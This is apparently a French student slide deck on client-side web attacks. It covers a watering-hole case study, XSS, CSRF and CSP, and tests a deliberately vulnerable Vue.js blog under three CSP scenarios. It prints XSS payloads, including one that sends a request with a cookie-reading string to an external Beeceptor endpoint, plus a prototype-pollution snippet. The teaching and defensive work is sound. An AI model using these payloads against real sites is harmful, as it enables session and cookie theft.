

# Web - Attaques client

27 janvier 2022

---

NADAL SANTA Lorenzo

MAZEAU Samson

SSR - Projet de fin d'études

# Table of contents

1. Introduction
2. Approche théorique
3. Développement d'une plateforme vulnérable
4. Implémentation des scénarios
5. Approche éducative
6. Conclusion

# Introduction

---

## Coté client

-> Interface avec laquelle interagit l'utilisateur lors de sa navigation sur le web.

Les motivations de l'attaquant:

- Voler des informations (carnet d'adresse, données sensibles, etc..)
- Corruption de la machine host;
- Dommages direct sur le site;

Objectifs principaux:

- Identifier les mécanismes de sécurité web - coté client;
- Développement d'une plateforme vulnérable;
- Mise en places de plusieurs scénarios d'attaques;

## -> Hackers Infect macOS with New DazzleSpy Backdoor in Watering-Hole Attacks

### Extrait du Hackernews [4]

A previously undocumented cyber-espionage malware aimed at Apple's macOS operating system leveraged a Safari web browser exploit as part of a watering hole attack targeting politically active, pro-democracy individuals in Hong Kong.

### Définition: Watering hole

In a watering hole attack, the attacker compromises a site likely to be visited by a particular target group, rather than attacking the target group directly.

- avant le 30 septembre 2021 - Compromission du site de la radio D100;

- avant le 30 septembre 2021 - Compromission du site de la radio D100;
- entre le 19 octobre et le 14 novembre - Un autre site *fightforhk.com* contient le code malveillant;



- avant le 30 septembre 2021 - Compromission du site de la radio D100;
- entre le 19 octobre et le 14 novembre - Un autre site *fightforhk.com* contient le code malveillant;
- Google Threat Analysis Group (TAG) publie le blogpost 11 novembre 2021[2];

Les étapes clés:

- Compromission d'un site souvent visité par la cible;

## Les étapes clés:

- Compromission d'un site souvent visité par la cible;
- Injection d'une balise *iframe* exploitant une vulnérabilité Webkit dans Safari;

## Les étapes clés:

- Compromission d'un site souvent visité par la cible;
- Injection d'une balise *iframe* exploitant une vulnérabilité Webkit dans Safari;
- Téléchargement d'un exécutable sur la machine de la victime;

## Les étapes clés:

- Compromission d'un site souvent visité par la cible;
- Injection d'une balise *iframe* exploitant une vulnérabilité Webkit dans Safari;
- Téléchargement d'un exécutable sur la machine de la victime;
- Exécution de code à distance dans le navigateur (CVE-2021-1789);

## Les étapes clés:

- Compromission d'un site souvent visité par la cible;
- Injection d'une balise *iframe* exploitant une vulnérabilité Webkit dans Safari;
- Téléchargement d'un exécutable sur la machine de la victime;
- Exécution de code à distance dans le navigateur (CVE-2021-1789);
- Exploitation d'une faille kernel pour l'élévation de privilèges (CVE-2021-30869);

## Les étapes clés:

- Compromission d'un site souvent visité par la cible;
- Injection d'une balise *iframe* exploitant une vulnérabilité Webkit dans Safari;
- Chargement et exécution de code à distance dans le navigateur (CVE-2021-1789);
- Exploitation d'une faille kernel pour l'élévation de privilèges (CVE-2021-30869);

## Champ d'action de l'attaquant:

- Collecte des données de la machine;

## Les étapes clés:

- Compromission d'un site souvent visité par la cible;
- Injection d'une balise *iframe* exploitant une vulnérabilité Webkit dans Safari;
- Chargement et exécution de code à distance dans le navigateur (CVE-2021-1789);
- Exploitation d'une faille kernel pour l'élévation de privilèges (CVE-2021-30869);

## Champ d'action de l'attaquant:

- Collecte des données de la machine;
- Exécution de commande arbitraire shell;



## Les étapes clés:

- Compromission d'un site souvent visité par la cible;
- Injection d'une balise *iframe* exploitant une vulnérabilité Webkit dans Safari;
- Chargement et exécution de code à distance dans le navigateur (CVE-2021-1789);
- Exploitation d'une faille kernel pour l'élévation de privilèges (CVE-2021-30869);

## Champ d'action de l'attaquant:

- Collecte des données de la machine;
- Exécution de commande arbitraire shell;
- Démarrer/fermer une session remote screen;

## Les étapes clés:

- Compromission d'un site souvent visité par la cible;
- Injection d'une balise *iframe* exploitant une vulnérabilité Webkit dans Safari;
- Chargement et exécution de code à distance dans le navigateur (CVE-2021-1789);
- Exploitation d'une faille kernel pour l'élévation de privilèges (CVE-2021-30869);

## Champ d'action de l'attaquant:

- Collecte des données de la machine;
- Exécution de commande arbitraire shell;
- Démarrer/fermer une session remote screen;
- S'effacer de la machine;

# L'attaque client dans la kill chain




Figure 1: Kill chain

## Approche théorique

---

# A propos des navigateurs




Figure 2: Architecture typique d'un logiciel de navigation web

La sécurité dans les navigateurs:

- Sandboxing;

La sécurité dans les navigateurs:

- Sandboxing;
- Data Execution Prevention (DEP);

## La sécurité dans les navigateurs:

- Sandboxing;
- Data Execution Prevention (DEP);
- Address Space Layout Randomization (ASLR);



## La sécurité dans les navigateurs:

- Sandboxing;
- Data Execution Prevention (DEP);
- Address Space Layout Randomization (ASLR);
- Just-In-Time Compilation Hardening;

## Les vulnérabilités XSS (Cross-site scripting)

- Injection d'un script JavaScript malveillant dans le code source d'une page;
- Forcer certaines actions de la part de l'utilisateur;
- Il existe trois types de vulnérabilités XSS.

## Reflected XSS

- Paramètres d'une requête HTTP;
- Création d'un lien malveillant par l'attaquant;
- Exemple:

```
https://vulnerable-link.com/status?message=<script>  
/*Malicious+code+*/</script>
```

## Stored XSS

- **Première requête:** Données malveillante (XSS payload) soumises par un attaquant;
- Stocké dans une base de données;
- **Seconde requête:** Partagées et affichées aux autres utilisateurs;
- Exemple:

*Comments: `<script>alert(document.cookie)</script>`*

## DOM-based XSS

- DOM = **Document Object Model**, représentation d'une page dans un **navigateur**;
- L'attaquant manipule l'environnement du navigateur du client;
- **Payload** est stocké dans le navigateur et n'est pas transmis au serveur;

## Attaques modernes récentes

- Ce sont des dérivés d'attaques XSS, elles utilisent le même principe de base » **Injection de code**;
- Chaque vulnérabilités possède un but précis;

## Clickjacking

- L'attaquant incorpore une fausse page (de manière cachée) dans une application vulnérable;
- L'intention est de forcer l'utilisateur à interagir (boutons, liens dissimulés) avec d'autres sites malveillants;
- L'attaquant peut ainsi obtenir:
  - Vol de likes
  - "Tweetbomb"
  - Achats forcés
  - Eviter les captchas et les mesures de sécurité

## Cryptojacking

- Executer du code JavaScript dans le navigateur de la victime afin de miner des cryptomonnaies;
- L'attaquant utilise des publicités ou des formulaire puisqu'ils contiennent des contenus dynamiques;
- Endommager les capacités de calculs du processeur de la victime.



## Cross Site Request Forgery (CSRF)

- Peut-être réalisée via une application web qui utilise des **cookies d'authentification**;
- Il est impératif que la victime possède une **session active**;
- L'attaquant partage un lien via un site malveillant, ou en réalisant du social engineering (courriel, réseaux sociaux);
- Le but est de réaliser une action malveillante avec des **requêtes HTTP contenant ses informations de session**;
- Cette attaque peut réussir si le serveur ne différencie pas les requêtes HTTP provenant du site en lui-même ou d'une source étrangère.

## Cross Site Request Forgery (CSRF) » contre-mesures

- Déconnexion systématique du site après utilisation;
- Utilisation du **CSRF Token** qui est un facteur aléatoire généré par l'application;
- L'authentification à deux facteurs.

## Sanitization

- Toutes les données sont filtrées (par exemple la balise JavaScript `<script>`);
- Particulièrement dans des encodages HTML qui peuvent interpréter du JavaScript.

## Same origin policy (SOP) [3]

- Deux pages sont de même origine lorsqu'elles partagent le même hôte, qu'elles possèdent des protocoles et des numéros de ports identiques;
- Politique qui restreint les interactions entre deux ressources ayant des origines différentes;
- Il y a trois catégories d'interactions: **Ecriture, Incorporation et Lecture**;
- L'autorisation d'accès cross-origin se réalise par l'intermédiaire du **CORS**.

## Content security policy (CSP)

- Règles qui permettent à un site web de se protéger lui-même de n'importe quelle **forme d'injection** (code, image, etc);
- Elles sont interprétées dans le navigateur;
- Exemple:

*Content-Security-Policy:*

*script-src https://my-application.com; img-src \**

# Développement d'une plateforme vulnérable

---

# Développement d'une plateforme vulnérable




Figure 3: Architecture de la plateforme de développement




Figure 4: Déploiement via docker



## Front-end

- Notre application est un blog simple, implémenté avec le framework **Vue3.js**;
- *Fonctionnalités:*
  - Lire des articles;
  - Poster des commentaires;
  - Service d'authentification;
  - Se connecter.

## Définition

- Format JSON;
- Contient les valeurs de configurations pour chacun des containers;
- les paires 'key-value' sont injectés en tant que variable d'environnement;

# Implémentation des scénarios

---

## 1) No security

Aucune sécurité ni comportements responsables mis en place.

## 2) Weak CSP rule

Mis en place d'une CSP faible.

## 3) Strong CSP rule

Implémentation d'une CSP à forte restriction.

## Scenarios 1: No security

- Utilisation d'une fonction HTML **v-html** qui interprète du code JavaScript.
- Dans notre application, ce sont les commentaires qui vont être interprétés dynamiquement;

## Scenarios 1: No security - résultats

- Injection d'un script JavaScript malveillant dans le bloc texte du commentaire:

```
<script>alert(window.localStorage.getItem('cookie'))  
</script>
```

- Echec.

## Scenarios 1: No security - résultats

- Essai différent:

```
<a onmouseover=  
alert(window.localStorage.getItem('cookie'))>Post</a>
```

- Succès;
- Possibilité pour l'attaquant de subtiliser les cookies;

## Scenarios 1: No security - résultats

- Utilisation d'un Proxy HTTP **Beeceptor** (simule une API en temps-réel et affiche les requêtes HTTP qui lui sont destinées);

```
<a href="https://endpoint-attack.free.beeceptor.com?cmd='window.localStorage.getItem('cookie')'+">Post</a>
```

- L'API générée par Beeceptor reçoit bien une requête provenant de notre application mais ne transmet pas les cookies de session;



## Scenarios 2: Weak CSP rule

- Ajout d'une règle CSP pour palier à cette vulnérabilité d'injection;
- Syntaxe de la CSP:

```
<meta  
http-equiv="Content-Security-Policy"  
content="script-src http://my-vuln-frond.end"/>
```

## Scenarios 2: Weak CSP rule - résultats

- Insertion du même code JavaScript;
- Echec (attendu);
- Insertion d'une balise `<img>`:

```

```

- La vulnérabilité XSS est belle et bien présente mais Beeceptor ne reçoit pas les cookies de session.

# Approche éducative

---

# Une approche par vulnérabilité




Figure 5: Une roadmap pour les vulnérabilités

## Aspect couverts:

- Injection de code;
- Limitation des inclusions tierces dans une page;
- L'importance de ne jouer avec précaution avec le DOM;
- Le prototype en javascript;
- Maîtriser les dépendances;

# Un process pour ne (presque) rien oublier




Figure 6: Une checklist pour vérifier les enjeux basiques de la sécurité web

## Conclusion

---

- Plusieurs angles d'attaque (théorique, pratique et pédagogique);
- Développement d'une plateforme flexible pour accueillir des démonstrateurs;
- Manipulation des outils de sécurité client;



- Redondances du type de scénario
- La nécessité de re-développer pour implémenter une nouvelle forme d'attaque;

Questions?

# Navigateur sandboxing




Figure 7: Browser Sandboxing

Il repose sur:

- Contourne (DPE): Par définition du JIT;
- Contourne (ASLR): Il existe une méthode qui permet de localiser les différentes zones mémoires;

Contre-mesures

- Méthode *Constant blinding*: Permet de supprimer les constantes du code compilé par le moteur JIT;

## Prototype pollution - example

```
let customer = {name: "person", address: "here"}  
console.log(customer.toString())  
//output: "[object Object]"  
  
customer.__proto__.toString = ()=>{alert("polluted")}  
console.log(customer.toString())  
// alert box pops up: "polluted"
```

## WASM (WebAssembly) [1]

- C'est un compiler de code bas niveau (Rust, C, C++);
- Permet d'injecter du code JavaScript de manière obfusquée ce qui rend la détection plus difficile pour les outils de détection et de filtrage.

## Reject Known Bad (RKB)

- Interdire tous les caractères interdits dans une table;
- Très facilement contournable;
- Exemple: "SELECT" peut être remplacé par "SeLeCt"

## Accept Known Good (AKG)

- Méthode de fonctionnement inverse;
- Autorise des caractères et interdit les autres;
- Plus efficace et moins vulnérable que RKB.



# Gestion de projet - temps




Figure 8: Distribution attendue

# Gestion de projet - temps





Figure 9: Distribution réelle

# Approche pratique - Rapide retour sur le Frontend

## Architecture globale



## Scenarios 3: Strong CSP rule


- Le mode opératoire de l'attaquant est connu du développeur;
- Suppression de la fonction HTML **v-html**;
- Changement de la CSP:

```
<meta  
http-equiv="Content-Security-Policy"  
content="script-src http://127.0.0.1:3000";  
object-src 'none' />
```

- Aucune des injections décrites précédemment ne fonctionnent.

# Approche pratique - Frontend

## Home page



## Commentaires et articles

*Author: Jean-article, 2022-01-14, 16:29:16*

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aenean commodo ligula eget dolor. Aenean massa. Cum sociis natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. Donec quam felis, ultricies nec, pellentesque eu, pretium quis, sem. Nulla consequat massa quis enim. Donec pede justo, fringilla vel, aliquet nec, vulputate eget, arcu. In enim justo, rhoncus ut, imperdiet a

*Comments:*

---

**Title:** *why it does not work.*

**Author :** *prefer not to say.*

man you suck it is not working, i will have to go to school now.

---

**Title:** *wow this tutorial changed my life.*

**Author :** *Buy my ebook to get rich.*

I have summarized what you said and couple of advices from Elon Musk and Jeff Bezos in my ebook.

---

*Leave a comment :*

EMAIL:

SUBJECT:


MESSAGE:

Post comment

# Approche pratique - Frontend

## Service d'authentification

Please register to the blog !



### Register

Username

Email

Password

Confirm password

Submit

# Approche pratique - Scenario 1

**Title:** *why it does not work.*

**Author :** *prefer not to say.*

man you suck it is not working, i will have to go to school now.

**Title:** *wow this tutorial changed my life.*

**Author :** *Buy my ebook to get rich.*

I have summarized wh

tez in my ebook.

🌐 127.0.0.1:3000

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOiJE2NDI2OTY0NTUsImhhdCI6MTY0MjYxMDA1MCwic3VljoOfQj-sE69U4b-ITIRxwxzj4\_uLLhjTlw6C0l1OwXbIF9Eg

OK

*Leave a comment :*

EMAIL:

Enter your email

SUBJECT:

Enter your subject

MESSAGE:

<a onmouseover=alert(window.localStorage.getItem('cookie'))>Post</a>



# Approche pratique - Scénario 1

#endpoint-root.free.beeceptor.com

Rules enabled

https://endpoint-root.free.beeceptor.com → {nowhere}

5 requests

Mocking Rules (0)

Proxy Setup

GET /?cmd=%E2%80%99window%20.%20localStorage.getItem(%E2%80%99cook...

200

0.0s a few seconds ago

Create Mock

# Approche pratique - Scénario 1

## Request Header



```
{
  "user-agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0)
  Gecko/20100101 Firefox/96.0",
  "accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image
  /avif,image/webp,*/*;q=0.8",
  "accept-language": "fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3",
  "accept-encoding": "gzip, deflate, br",
  "referer": "http://127.0.0.1:3000/",
  "upgrade-insecure-requests": "1",
  "sec-fetch-dest": "document",
  "sec-fetch-mode": "navigate",
  "sec-fetch-site": "cross-site",
  "sec-fetch-user": "?1"
}
```

## Query Parameter

```
{
  "cmd": "'window.localStorage.getItem('cookie')'"
}
```

```
❗ Content Security Policy: Les 30 ...e-dom.esm-bundler.js:217:8  
paramètres de la page ont  
empêché le chargement d'une  
ressource à inline  
(« script-src »).
```



J. Bergbom.

**Webassembly security: potentials and pitfalls.**

*<https://www.forcepoint.com/fr/blog/x-labs/webassembly-potentials-and-pitfalls>, 2018.*



G. T. A. G. Erye Hernandez.

**Analyzing a watering hole campaign using macos exploits.**

*<https://blog.google/threat-analysis-group/analyzing-watering-hole-campaign-using-macos-exploits>.  
2021.*



R. A. e. S. S. Fiyaz Hasan.

Empêcher les attaques de falsification de requête intersites (xsrp/csrf) dans asp.net cores.

*<https://docs.microsoft.com/fr-fr/aspnet/core/security/anti-request-forgery?view=aspnetcore-6.0>, 2022.*



R. Lakshmanan.

Hackers infect macos with new dazzlespy backdoor in watering-hole attacks.

*<https://thehackernews.com/2022/01/hackers-infect-macos-with-new-dazzlespy.html>, 2021.*